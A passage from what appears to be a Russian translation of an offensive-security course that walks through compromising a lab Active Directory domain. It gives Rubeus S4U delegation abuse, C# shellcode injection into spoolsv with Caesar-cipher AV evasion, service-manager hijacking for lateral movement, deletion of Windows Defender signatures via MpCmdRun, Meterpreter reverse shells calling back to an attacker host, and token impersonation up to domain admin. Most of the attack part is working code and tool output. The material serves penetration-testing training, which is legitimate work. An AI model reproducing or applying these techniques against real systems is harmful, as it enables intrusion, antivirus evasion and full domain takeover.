    /msdsspn:cifs/file01 /ptt".Split())

...

[*] Action: S4U

[*] Using rc4_hmac hash: 12343649cc8ce713962859a2934b8cbb
[*] Building AS-REQ (w/ preauth) for: 'evil.com\web01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
      doIEpjCCBKKgAwIBBaEDAgEWo...

[*] Action: S4U

[*] Using domain controller: dc02.evil.com (192.168.120.130)
[*] Building S4U2self request for: 'web01$@EVIL.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@EVIL.COM' to 'web01$@EVIL.COM'
[*] base64(ticket.kirbi):
      doIFWjCCBVagAwIBBaEDAgEWo...

[*] Impersonating user 'administrator' to target SPN 'cifs/file01'
[*] Using domain controller: dc02.evil.com (192.168.120.130)
[*] Building S4U2proxy request for service: 'cifs/file01'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/file01':
      doIF1jCCBdKgAwIBBaEDAgEWo...
[+] Ticket successfully imported!
```

Листинг 913 - Использование перехода протокола S4U для запроса TGS

Вывод показывает, что TGS для службы CIFS на `file01` от имени пользователя `administrator` с правами администратора домена был создан и внедрён в память. Проверим это командой `klist`, как показано в листинге 914.

```
PS C:\Windows\system32> klist
klist

Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>     Client: administrator @ EVIL.COM
        Server: cifs/file01 @ EVIL.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize

        Start Time: 6/26/2020 1:50:39 (local)
        End Time:   6/26/2020 11:50:38 (local)
        Renew Time: 7/3/2020 1:50:38 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0

        Kdc Called:
```

Листинг 914 - Отображение запрошенного TGS

Мы успешно получили служебный билет для службы CIFS на `file01` от имени пользователя `administrator` с правами администратора домена.

При работе через обратную оболочку созданный TGS иногда теряется, и его приходится запрашивать снова.

Чтобы доказать, что билет работает, достаточно вывести содержимое административного ресурса `c$` на `file01`.

```
PS C:\Windows\system32> ls \\file01\c$
ls \\file01\c$

    Directory: \\file01\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        6/24/2020   1:07 AM                PerfLogs
d-r---        6/24/2020   7:24 AM                Program Files
d-----        6/24/2020   7:21 AM                Program Files (x86)
d-r---        6/24/2020   1:48 AM                Users
d-----        6/24/2020   1:22 AM                Windows
```

Листинг 915 - Перечисление файлов на ресурсе `c$` хоста `file01`

В этом разделе мы использовали ограниченное делегирование через выгруженный NTLM-хеш `web01$` и получили TGS для службы CIFS на `file01`. В следующем разделе используем этот TGS для бокового перемещения.

#### 17.2.3.1 Упражнения

1. Скачайте решение Visual Studio Rubeus с GitHub, измените версию .NET и скомпилируйте его.
2. Из оболочки SYSTEM отключите AMSI и загрузите Rubeus в память.
3. Вызовите Rubeus, чтобы запросить TGS для службы CIFS на `file01` от имени пользователя `administrator`.
4. Используйте запрошенный билет, чтобы проверить доступ к общим ресурсам на `file01`.

## 17.3 Захват домена

До этого момента мы получили обратную оболочку Meterpreter на `web01` через уязвимость загрузки файлов, обойдя обнаружение Windows Defender. Получив этот уровень доступа, мы повысили привилегии до локального SYSTEM и отключили защиту LSA, чтобы получить NTLM-хеш машинной учётной записи. Наконец, мы использовали ограниченное делегирование и получили TGS для службы CIFS на `file01` в контексте администратора домена.

В следующих разделах используем этот TGS для бокового перемещения и последующей компрометации всего домена.

### 17.3.1 Боковое перемещение

Наконец пришло время выполнить боковое перемещение и скомпрометировать `file01`. Поскольку наша атака использовала ограниченное делегирование для получения служебного билета, боковое перемещение нужно выполнять через передачу билета (pass-the-ticket), а не через передачу хеша (pass-the-hash).

Так как TGS часто очищается из памяти, наша способность использовать его может снижаться, особенно при доступе через обратную оболочку Meterpreter. Это означает, что использование другого Metasploit-модуля для бокового перемещения часто завершится неудачей. Кроме того, модуль вроде PsExec из Metasploit вызовет срабатывание Windows Defender.

Из-за этих осложнений выберем другой путь: изменим исполняемый файл неиспользуемой службы (`SensorService`) на `file01`, чтобы он указывал на наше собственное приложение. Затем запустим нашу собственную службу и получим оболочку Meterpreter.

В предыдущем модуле мы показывали, как сделать это без записи на диск через PowerShell-загрузчик шеллкода в памяти. Это сложный подход, а AMSI сделал бы его ещё сложнее. Вместо этого попробуем более простой путь и используем доступ к общему ресурсу `c$` на `file01`, чтобы скопировать наше собственное приложение с `web01`.

Перед началом атаки нужно решить одну проблему. Windows-служба ожидает исполняемый файл службы, написанный особым образом и предоставляющий обратные вызовы для диспетчера служб; иначе диспетчер служб дождётся таймаута, а исполняемый файл завершится. Можно сгенерировать исполняемый файл службы через msfvenom, но Windows Defender его пометит. Чтобы решить это, можно попытаться изменить службу, сгенерированную msfvenom, написать собственную реализацию или выполнить внедрение в процесс из обычного собственного приложения. Мы выберем последний подход.

Если исполняемый файл выполнит внедрение в другой процесс с правами SYSTEM, не защищённый PPL, оболочка не завершится, когда диспетчер служб завершит связанный процесс. В Windows Server 2019 и новых редакциях Windows 10 довольно много процессов SYSTEM по умолчанию выполняются с включённым PPL, поэтому жизнеспособных целей не так много. Один процесс службы, который не защищён и в который можно внедриться, - `spoolsv`.

Итак, техника бокового перемещения выполнит три действия. Сначала изменяются свойства `SensorService`, и служба запускается. Это запускает копирование шеллкода в процесс `spoolsv`. Наконец, шеллкод выполняется внутри `spoolsv`.

Для этого сначала создадим C#-приложение, выполняющее внедрение в процесс `spoolsv`. Объединим технику обхода AV на основе неэмулируемых API и шифра Цезаря с техникой внедрения в процесс, разработанной ранее. Объединённый код без связанных объявлений `DllImport` показан в листинге 916.

```
IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
if (mem == null)
{
    return;
}

byte[] buf = new byte[691] { 0x01, 0x4d, 0x88, ... };

for (int i = 0; i < buf.Length; i++)
{
    buf[i] = (byte)(((uint)buf[i] - 5) & 0xFF);
}

int size = buf.Length;

Process[] expProc = Process.GetProcessesByName("spoolsv");
int pid = expProc[0].Id;

IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);

IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);

IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
```

Листинг 916 - Код для обхода AV и внедрения в процесс

Назовём это приложение `Inject`. Затем скомпилируем его, загрузим на `web01` и через наш CIFS-доступ скопируем на `file01`. Операция копирования показана в листинге 917.

```
PS C:\Windows\system32> copy C:\inetpub\wwwroot\upload\inject.exe \\file01\c$
copy C:\inetpub\wwwroot\upload\inject.exe \\file01\c$

PS C:\Windows\system32> ls \\file01\c$
ls \\file01\c$


    Directory: \\file01\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        6/24/2020   1:07 AM                PerfLogs
d-r---        6/24/2020   7:24 AM                Program Files
d-----        6/24/2020   7:21 AM                Program Files (x86)
d-r---        6/24/2020   1:48 AM                Users
d-----        6/24/2020   1:22 AM                Windows
-a----        6/26/2020   2:41 AM           6144 inject.exe
```

Листинг 917 - TGS для службы CIFS используется для копирования на `file01`

Когда файл на месте, перейдём ко второму приложению, которое мы использовали в предыдущем модуле с этой атакой. Код этого приложения изменяет `SensorService`, чтобы при запуске службы выполнялся `inject.exe`. Целевой компьютер, имя службы и исполняемый файл нужно указать в коде, как показано в листинге 918, где объявления `DllImport` опущены.

```
String target = "file01";
IntPtr SCMHandle = OpenSCManager(target, null, 0xF003F);

string ServiceName = "SensorService";
IntPtr schService = OpenService(SCMHandle, ServiceName, 0xF01FF);

string payload = "C:\\inject.exe";
bool bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, payload, null, null, null, null, null,
    null);

bResult = StartService(schService, 0, null);
```

Листинг 918 - Код для взаимодействия с диспетчером служб

Скомпилированный файл (`lat.exe`) нужно загрузить на `web01`, после чего его можно вызвать на `web01` из оболочки SYSTEM. Он задействует запрошенный TGS, полученный через ограниченное делегирование, и выполнит атаку передачи билета (pass-the-ticket) для доступа к диспетчеру управления службами.

```
PS C:\Windows\system32> c:\inetpub\wwwroot\upload\lat.exe
c:\inetpub\wwwroot\upload\lat.exe
Error in calling StartService: 1053
```

Листинг 919 - Выполнение кода бокового перемещения

Код ошибки `1053` означает, что диспетчер служб дождался таймаута, что ожидаемо, поскольку мы не предоставили корректный исполняемый файл службы. Когда переключаемся к слушателю для полезной нагрузки, видим, что новая сессия начала создаваться, затем зависла и истекла по таймауту.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.131; (UUID: onb58axe) Staging x64 payload (
    207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.131:49763)
```

Листинг 920 - Оболочка Meterpreter перехватывается Windows Defender

Если Meterpreter-сессия инициируется, но зависает до появления приглашения, процесс, выполняющий шеллкод, был рано завершён. Чаще всего это происходит либо из-за неверной архитектуры шеллкода, либо потому что его поймал антивирус.

В такой ситуации лучше разобраться, что именно происходит. Мы знаем, что попытка бокового перемещения выполняет три действия. Сначала изменяются свойства `SensorService`, и служба

запускается. Затем `inject.exe` выполняется и копирует шеллкод в процесс `spoolsv`. Наконец, шеллкод выполняется внутри `spoolsv`. Новая сессия начала создаваться, что указывает: изменения службы и инъекция кода не были обнаружены. Однако выполнение шеллкода Meterpreter внутри `spoolsv` было остановлено.

Windows Defender и другие AV-продукты иногда обнаруживают сетевой трафик, связанный с установкой поэтапной Meterpreter-сессии, по сигнатурам сетевых пакетов.

Windows Defender может проверять сетевой трафик через Microsoft Network Realtime Inspection Service (`WdNisSvc`)[17] и сравнивать его с сигнатурами.

Шеллкод избегает обнаружения на диске, но не во время выполнения внутри `spoolsv`. Эту проблему нельзя решить шифрованием или проверкой эмуляции в C#. Однако можно пробовать разные полезные нагрузки, пока не найдём ту, которая обходит антивирус. Такой перебор утомителен и может создать проблему с техникой бокового перемещения. Когда Windows Defender обнаруживает Meterpreter внутри `spoolsv`, он завершает процесс. Так как это служба, она автоматически перезапустится до двух раз, после чего останется отключённой. Кроме того, Windows Defender создаст предупреждение из-за повторного взаимодействия `SensorService` со `spoolsv`. Если это произойдёт несколько раз, Windows Defender отключит `SensorService` и пометит её на удаление.

Этот подход кажется обречённым. Можно выбрать другой путь и атаковать сам Windows Defender. Защита Windows Defender в реальном времени работает в SYSTEM-процессе `MsMpEng`, который выполняется с включённым PPL. Даже с SYSTEM-доступом мы не можем завершить этот процесс. Такой подход тоже проблематичен.

Однако есть другой вариант, который может сработать. Windows Defender включает инструмент командной строки `MpCmdRun`[18], который можно использовать для запуска сканирований и обновления сигнатур. Документация показывает, что его также можно использовать для удаления определений сигнатур через `-RemoveDefinitions All`; это было создано для предотвращения проблем при неудачных обновлениях. Мы можем злоупотребить этим: сначала установить исполняемый файл службы для `SensorService` на `MpCmdRun` с параметрами удаления всех сигнатур и запустить службу. Когда она завершится по таймауту, снова обновим её на `Inject`. В этот раз Windows Defender будет лишён всех сигнатур и не пометит наш сетевой трафик.

Эта техника уникальна для Windows Defender, но другие антивирусные продукты содержат похожую функциональность, которой можно злоупотребить.

Сокращённая часть обновлённого кода для нашего инструмента бокового перемещения `lat.exe` показана в листинге 921.

```
...
string signature = "\"C:\\Program Files\\Windows Defender\\MpCmdRun.exe\" -RemoveDefinitions -All";
string payload = "C:\\inject.exe";

bool bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, signature, null, null, null, null, null,
    null);
bResult = StartService(schService, 0, null);

bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, payload, null, null, null, null, null, null);
bResult = StartService(schService, 0, null);
...
```

Листинг 921 - AV-сигнатуры удаляются перед запуском Meterpreter

Теперь нужно загрузить новую версию `lat.exe` на `web01` и убедиться, что `inject.exe` всё ещё присутствует на `file01`. Когда всё готово и слушатель запущен, запускаем `lat.exe`.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.131; (UUID: iu2gl81c) Staging x64 payload (
    207506 bytes) ...
```

```
[*] Meterpreter session 3 opened (192.168.119.120:443 -> 192.168.120.131:49769)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer        : FILE01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : EVIL
Logged On Users : 7
Meterpreter     : x64/windows
```

Листинг 922 - Получение обратной оболочки Meterpreter на `file01`

Вывод показывает, что мы получили новую обратную оболочку Meterpreter в контексте SYSTEM. Мы выполнили боковое перемещение с `web01` на `file01` и получили Meterpreter в контексте SYSTEM. В процессе мы избежали обнаружения антивирусом, удалив его сигнатуры. Очень хорошо.

Обычно Windows Defender периодически выполняет обновление сигнатур, поэтому если нам нужен длительный доступ через оболочку Meterpreter, может понадобиться регулярно очищать сигнатуры с помощью скрипта.

Отсюда можно выполнить дополнительное постэксплуатационное перечисление, которое, надеемся, приведёт к дальнейшим компрометациям в домене.

#### 17.3.1.1 Упражнения

1. Объедините код, необходимый для внедрения в процесс и обхода AV.
2. Измените код бокового перемещения и передайте все необходимые файлы в подходящие места.
3. Попробуйте боковое перемещение напрямую с полезной нагрузкой Meterpreter и определите, был ли он пойман AV.
4. Если Meterpreter-сессия завершилась по таймауту, адаптируйте код для удаления AV-сигнатур.
5. Получите оболочку Meterpreter на `file01` без флагов Windows Defender.

### 17.3.2 Становимся администратором домена

Теперь мы смогли перейти на `file01` и получить обратную оболочку Meterpreter в контексте SYSTEM. На этом этапе нужно выполнить дополнительное постэксплуатационное перечисление и понять, есть ли способ продолжить атаку с этой машины.

Поскольку это новая машина, сначала нужно определить, какие защитные решения на ней установлены. В большинстве сред решения и настройки централизованно управляются, поэтому мы ожидаем, что эта серверная среда в целом будет похожа на `web01`. Перечисление действительно выявило бы Windows Defender, AppLocker и защиту LSA на `file01`.

Однако при выводе всех работающих процессов через `ps` мы обнаруживаем кое-что интересное: несколько процессов работают в контексте пользователя `paul`.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                     Arch  Session  User                          Path
 ---   ----  ----                     ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                   x64   0
```

```
 8     564   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
 68    4     Registry                  x64   0
 252   4     smss.exe                  x64   0
 ...
 884   496   dwm.exe                   x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.
    exe
 902   3852  ServerManager.exe         x64   1        EVIL\paul                     C:\Windows\System32\
    ServerManager.exe
 932   632   explorer.exe              x64   1        EVIL\paul                     C:\Windows\explorer.exe
 956   564   svchost.exe               x64   0        NT AUTHORITY\NETWORK SERVICE
 968   564   svchost.exe               x64   0        NT AUTHORITY\SYSTEM
...
```

Листинг 923 - Перечисление процессов раскрывает пользователя `paul`

Это выглядит очень перспективно, поскольку доступ с уровнем целостности SYSTEM на `file01` позволит легко захватить любую сессию этого пользователя. Можно использовать простую нативную команду `net user`, чтобы определить уровень доступа этого пользователя.

```
meterpreter > shell
Process 5328 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> net user paul /domain
net user paul /domain
The request will be processed at a domain controller for domain evil.com.

User name                    paul
Full Name                    Paul
...
Local Group Memberships
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.
```

Листинг 924 - Перечисление членства в группах для `paul`

Мы обнаружили, что `paul` входит в группу `Domain Admins`, а значит, полная компрометация `evil.com` близка. Один способ получить доступ к привлекательным правам администратора домена - выгрузить NTLM-хеш `paul` из LSASS, но для этого пришлось бы снова отключать защиту LSA. Есть более простые варианты.

Один вариант - просто мигрировать в процесс, принадлежащий `paul`, но если мы попадём в процесс со средним уровнем целостности, придётся выполнять обход UAC, чтобы вернуть высокопривилегированный доступ, и мы попадём под действие политик AppLocker. Вместо этого можно найти токены доступа `paul` в памяти и имперсонировать их. Это позволит выполнять действия в контексте `paul`, сохраняя преимущества оболочки SYSTEM.

Мы выберем этот подход. Расширение Meterpreter `incognito` идеально подходит для этого, а в контексте SYSTEM мы можем видеть любые токены на машине, как показано в листинге 925.

```
meterpreter > load incognito
Loading extension incognito...Success.

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
EVIL\paul
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
```

```
Impersonation Tokens Available
========================================
No tokens available
```

Листинг 925 - Перечисление токенов доступа на `file01`

Поскольку мы можем имперсонировать `paul`, у нас есть доступ администратора домена к инфраструктуре. На этом этапе тест на проникновение часто становится намного проще, в зависимости от защищённости конфигураций. Если мы хотим тщательно скомпрометировать домен или атаковать последующие доверенные домены, можно получить доступ к NTLM-хешу `krbtgt` через атаку вроде DCSync[19] или просто выполнить боковое перемещение на контроллер домена.

Для демонстрации в этой небольшой среде выберем второй подход и повторно используем атаку через диспетчер служб, чтобы получить обратную оболочку с `dc02`.

Перед имперсонацией токена обновим код бокового перемещения, изменив цель на `dc02`. Назовём его `lat2.exe` и загрузим на `file01`.

```
meterpreter > upload /home/kali/lat2.exe c:\\lat2.exe
[*] uploading  : /home/kali/lat2.exe -> c:\lat2.exe
[*] Uploaded 5.50 KiB of 5.50 KiB (100.0%): /home/kali/lat2.exe -> c:\lat2.exe
[*] uploaded   : /home/kali/lat2.exe -> c:\lat2.exe

meterpreter > background
[*] Backgrounding session 3...

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.119.120:443

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > impersonate_token EVIL\\paul
[+] Delegation token available
[+] Successfully impersonated user EVIL\paul
```

Листинг 926 - Имперсонация `paul` и подготовка `lat2.exe`

Кроме того, нужно отправить текущую Meterpreter-сессию в фоновый режим, запустить слушатель как задание, затем снова взаимодействовать с Meterpreter-сессией и имперсонировать `paul`. Для начала скопируем `Inject.exe` с `file01` на `dc02` и запустим `lat2.exe`, как показано в листинге 927.

```
meterpreter > shell
Process 772 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> copy c:\inject.exe \\dc02\c$
copy c:\inject.exe \\dc02\c$
        1 file(s) copied.

C:\Windows\system32> c:\lat2.exe
c:\lat2.exe
Error in calling StartService: 1053
Error in calling StartService: 1053

C:\Windows\system32> [*] https://192.168.119.120:443 handling request from 192.168.120.130; (UUID: kag4tbwv)
    Staging x64 payload (207502 bytes) ...
[*] Meterpreter session 4 opened (192.168.119.120:443 -> 192.168.120.130:53758)
```

Листинг 927 - Боковое перемещение на `dc02`

Мы получили новую Meterpreter-сессию.

```
C:\Windows\system32> exit
exit

meterpreter > background
[*] Backgrounding session 3...

msf5 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer        : DC02
...
```

Листинг 928 - Взаимодействие с оболочкой SYSTEM на `dc02`

После взаимодействия с сессией мы обнаруживаем, что теперь имеем доступ к `dc02` с уровнем целостности SYSTEM. Отлично. Мы полностью скомпрометировали домен `evil.com` и можем извлечь NTLM-хеши всех доменных пользователей, включая `krbtgt`, чтобы сохранить административный доступ к домену. В более крупной среде это можно использовать как базу для дальнейших атак.

#### 17.3.2.1 Упражнения

1. Используйте оболочку Meterpreter, чтобы перечислить все токены доступа и имперсонировать токен пользователя `paul`.
2. Выполняя действия от имени `paul`, выполните боковое перемещение на `dc02` и получите обратную оболочку Meterpreter.

#### 17.3.2.2 Дополнительное задание

В этом модуле мы выполнили всю атаку из Metasploit и преимущественно через оболочку Meterpreter. В зависимости от выбранных инструментов и техник атаки другой фреймворк может оказаться предпочтительнее. Обход защитных механизмов вроде антивируса также может быть проще с другим фреймворком из-за отсутствия сигнатур и поведенческого обнаружения против него. Повторите атаку из этого модуля с другим фреймворком, например PowerShell Empire или Covenant.

## 17.4 Завершение

Этот модуль показал пути атаки против небольшой инфраструктуры Active Directory, в которой было включено несколько защитных мер. Мы продемонстрировали объединение техник в цепочку, а также сложности обхода антивируса и других защит. Тест на проникновение против укреплённой инфраструктуры нетривиален, и если доступно несколько путей атаки, мы часто выбираем путь наименьшего сопротивления.

Кроме того, мы обошли уникальные препятствия, вызванные компрометацией начальной служебной учётной записи, у которой не было интерактивного сеанса входа.

Обратите внимание, что наша атака оставила после себя ряд приложений, драйверов и данных. В реальном тесте на проникновение против боевой системы мы бы тщательно отслеживали их и удалили до завершения проекта.

В итоге мы скомпрометировали `evil.com`, не полагаясь ни на какие уязвимости, кроме недостатка в начальном веб-приложении.

## Примечания


**[1]** (OJ Reeves, 2020), https://github.com/OJ/gobuster
**[2]** (Kali, 2020), https://tools.kali.org/web-applications/dirbuster
**[3]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Windows_10_version_history
**[4]** (@dafthack, 2020), https://github.com/dafthack/HostRecon
**[5]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-logon-sessions
**[6]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/api/userenv/nf-userenv-createenvironmentblock
**[7]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-getsystemdirectoryw
**[8]** (pinvoke.net, 2020), https://www.pinvoke.net/default.aspx/userenv/CreateEnvironmentBlock.html
**[9]** (pinvoke.net, 2020), https://www.pinvoke.net/default.aspx/kernel32/GetSystemDirectory.html
**[10]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.security.principal.windowsidentity.getcurrent?view=dotnet-plat-ext-3.1
**[11]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-reverttoself
**[12]** (Pinvoke.net, 2020), https://www.pinvoke.net/default.aspx/Structures/CreateProcessWithTokenW.html
**[13]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/winstation/desktops
**[14]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/winstation/window-station-and-desktop-creation
**[15]** (ss64, 2020), https://ss64.com/nt/sc.html
**[16]** (@HarmJ0y, 2020), https://github.com/GhostPack/Rubeus#sidenote-running-rubeus-through-powershell
**[17]** (Martin Brinkmann, 2017), https://www.ghacks.net/2017/08/29/microsoft-network-realtime-inspection-service-information/
**[18]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-antivirus/command-line-arguments-microsoft-defender-antivirus
**[19]** (ADSecurity, 2015), https://adsecurity.org/?p=1729

# Глава 18. Старайтесь сильнее: лаборатории

После успешного завершения материалов курса в панели управления открывается доступ к нескольким испытательным лабораториям. Эти лаборатории состоят из ряда взаимосвязанных машин, и для их полной компрометации потребуется владение несколькими техниками, изученными на протяжении курса.

## 18.1 Симуляции реальной жизни

Каждая испытательная лаборатория спроектирована как самостоятельная сеть для теста на проникновение по модели «чёрного ящика». Она требует перечисления, успешной начальной компрометации и перехода к другим машинам внутри лаборатории. Конечная цель - компрометация всей сети испытательной лаборатории.

Каждая машина в конкретной испытательной лаборатории содержит файл `proof.txt` с MD5-хешем. Его можно найти либо в корневом каталоге Linux-машин, либо на рабочем столе `Administrator` на Windows-машинах. Для машин, где требуется повышение привилегий, в соответствующем каталоге низкопривилегированного пользователя также присутствует файл `local.txt`.

Как и в модели развёртывания модульных виртуальных машин этого курса, испытательные лаборатории не являются общими с другими пользователями. Обратите внимание, что откат может занять некоторое время из-за количества машин и их взаимозависимостей.

Чтобы помочь в исследовании и разработке собственных векторов атаки, для некоторых задач доступна машина разработки (`dev`). Уделите время работе над этими заданиями и помните: хотя разные фреймворки могут упрощать отдельные шаги, важно не забывать о преимуществах собственного кода, которые мы демонстрировали на протяжении курса.

## 18.2 Завершение

Если вы уделили время пониманию материалов курса, представленных в книге и сопутствующих видео, и выполнили все упражнения, лабораторные задания вам понравятся. Если возникли трудности, сделайте шаг назад и посмотрите на задачу под другим углом. Легко зафиксироваться на одной проблеме и упустить из виду, что более простое решение может ждать на другом пути.

Ведите хорошие заметки и часто пересматривайте их, ищите альтернативные пути, которые могут показать направление движения. Если ничего не помогает, не стесняйтесь обращаться к администраторам учебной платформы.

Информацию, связанную с сертификационным экзаменом OSEP, смотрите во вводном модуле или в нашем руководстве по экзамену.[1]

Наконец, помните: часто у вас уже есть все знания, необходимые для решения стоящей перед вами задачи. Не сдавайтесь и помните принцип `Try Harder`.

# Примечания

**[1]** (Offensive Security, 2020), https://help.offensive-security.com/hc/en-us/articles/360050293792-OSEP-Exam-Guide